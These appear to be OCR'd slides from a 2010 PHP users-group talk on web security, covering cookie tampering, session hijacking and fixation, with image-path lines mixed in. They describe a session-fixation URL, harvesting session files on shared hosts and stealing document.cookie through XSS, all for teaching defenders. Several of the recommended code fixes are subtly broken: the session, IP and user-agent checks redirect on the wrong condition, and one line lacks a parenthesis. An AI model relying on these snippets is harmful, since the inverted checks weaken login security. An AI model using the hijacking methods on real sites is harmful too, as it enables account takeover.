



# PHP Security

How to Defend against various attacks,
'cause they **ARE** out to get you

René Churchill
rene@astutecomputing.com
http://www.astutecomputing.com/
Oct 28 2010

The programming mistakes discussed  in this presentation can be made in any language.  The main reason that PHP is in the title is that I'm talking to a PHP users group.




## Topics of Discussion

- Examples of bad programming and examples of how those mistakes are exploited.
- Suggestions of better methods
- Not intended to be a complete list
- These are lessons I have learned, sometimes the hard way.  Learn from the mistakes of others whenever possible.

I'm showing examples of how to exploit these basic security holes not to teach a budding class of hackers, but because we need to know both sides of the problem to correctly close the security holes.

Nothing can be a complete list.  You always need to be learning.

Learn from the mistakes of others, better job security that way.



## Basic Rules of Secure Programming


1. Don't trust anything the user tells you
   (aka Sanitize your data inputs)
2. What your site doesn't know, can't be revealed.
   (Only store what you need, no CC numbers, encrypt passwords, etc.)
3. Keep logs of what is happening. You can't spot attacks if you cannot watch what the other guys is doing.
4. Notify someone. Whenever something weird happens, notify somebody. Attackers count on their errors never being seen.

Never trust what the user gives you. Mistakes happen, sometime innocent typos, sometime malicious attacks. Always catch and correct these errors.

Basic spy vs spy stuff. What your agent/program does not know, they cannot be tricked into revealing. Ignorance is the best firewall possible.

Log every action that makes a change to your data. Who did it, to what and when it was done. Note that "who" is not an absolute answer since folks share passwords or have easy to guess passwords.

When something goes wrong, even minor stuff, notify someone. Email, SMS, something. These notifications can be filtered, but somebody should be aware and looking at them.



## Cookies

Never store important data in Cookies as they can be easily modified by the users.

```
<?php
 if ($_COOKIE['isAdmin'] == 'xyzzy') {
    // Allow user to edit data
    print("<a href=\"/edit.php?pid=$pid\">Edit</a>\n");

<?php
if ($_COOKIE['login']) {
    // Display bank balance
    print("<p>Your available funds: ".$balance."</p>\n");

<?php
// Charge the users credit card the total
$total = $_COOKIE['cart_total'];
...
```

Yes, cookies count as user input.  It goes to their computer and comes back to the webserver, thus they can muck with them.

Unimportant flags are fine to stuff into cookies.

Stuff like A4 vs 8.5x11


The login example is doubly bad because it doesn't have to be set to anything in particular, any non-zero value will work.

It's been a long time since I've seen a shopping cart written in cookies, but I HAVE seen it.

## Cookies

Instead, store these flags in a session.
Only the session ID is visible to the user.

```
<?php
if ($_SESSION['user_id'] >= 0) {
    Header("Location: /login.php");
    exit();
}
...
```




## Session Attacks

Sessions are better than cookies, but they are not perfect.
If the hacker can figure out your session ID,
then to the website, he IS you.

- Session ID prediction
- Session ID Capture
- Fixation attacks


ID prediction is generally not a problem.  PHP's randomization is pretty good, it's not trivial to guess the next several session IDs.

Capture is more of a problem.  Session IDs are often distributed as part of the URL, so injecting an image into a page will result in the session ID being displayed as part of the referring URL.



## Session ID Prediction

- PHP's default session ID generator is pretty random, so generally not a problem.
- Can override with session_id()
- On servers with multiple logins, use session_name() to differentiate your session from the others.
  I.e. the PHP app in http://photos.mydomain.com/ inherits all of the session variables from http://blog.mydomain.com/ by default.



## Session ID Capture

- Sniffing ethernet traffic.
- If session.use_trans_sid is enabled, PHPSESSID is appended to URLs automatically. (disabled in php.ini by default)


  These are visible via HTTP_REFERER to any embedded images, videos, etc.
- To attack websites on shared web hosts, just look in **`/var/lib/php/session/`** and see at all those session IDs and files.
- XSS/JavaScript injection attacks to view **`document.cookie`**


Packet sniffing died down with the transition from ethernet hubs to ethernet switches, but is making a comeback with public, open wifi networks.

Capture HTTP headers that display the cookies.  Fairly easy with open wi-fi traffic and background apps that connect to social networks, i.e. Facebook

## Session ID Capture

- Sniffing ethernet traffic - Firesheep
  http://codebutler.com/firesheep






## Session Fixation

The easiest method of figuring out a users Session ID is to set it in the first place.

http://yourdomain.com/?PHPSESSID=0123456789

Need to have some way of tricking the user into clicking on your link to the target site, but spam/phising emails, etc. it isn't all that difficult.




## Reducing Session Security Problems

Test that the user is the same one that started the session

```
<?php
if ($_SESSION['ip_addr'] == $_SERVER['REMOTE_ADDR']) {
    // Force user to log in again
    Header("Location: /login.php");
    exit();
}


<?php
if ($_SESSION['browser'] == $_SERVER['HTTP_USER_AGENT']) {
    // Force user to login again
    Header("Location: /login.php");
    exit();
}
```

The second example is better than the first because of issues with proxy servers and multiple IP addresses.  Think AOL and TOR.

Obviously this isn't perfect, but it does complicate things for the attacker and reduces their odds of breaking in.




## Reducing Session Security Problems

Regenerate the Session ID after login

```
<?php
if (IsValidLogin($_POST['username'], $_POST['password']) {
    session_regenerate_id(TRUE);
    $_SESSION['user_id'] = $user_id;
    ...
```

Regenerating the session ID prevents the hacker from tagging along and eavesdropping on the target user as they use the site.

session_regenerate_id copies the previous session variables over to the new session.

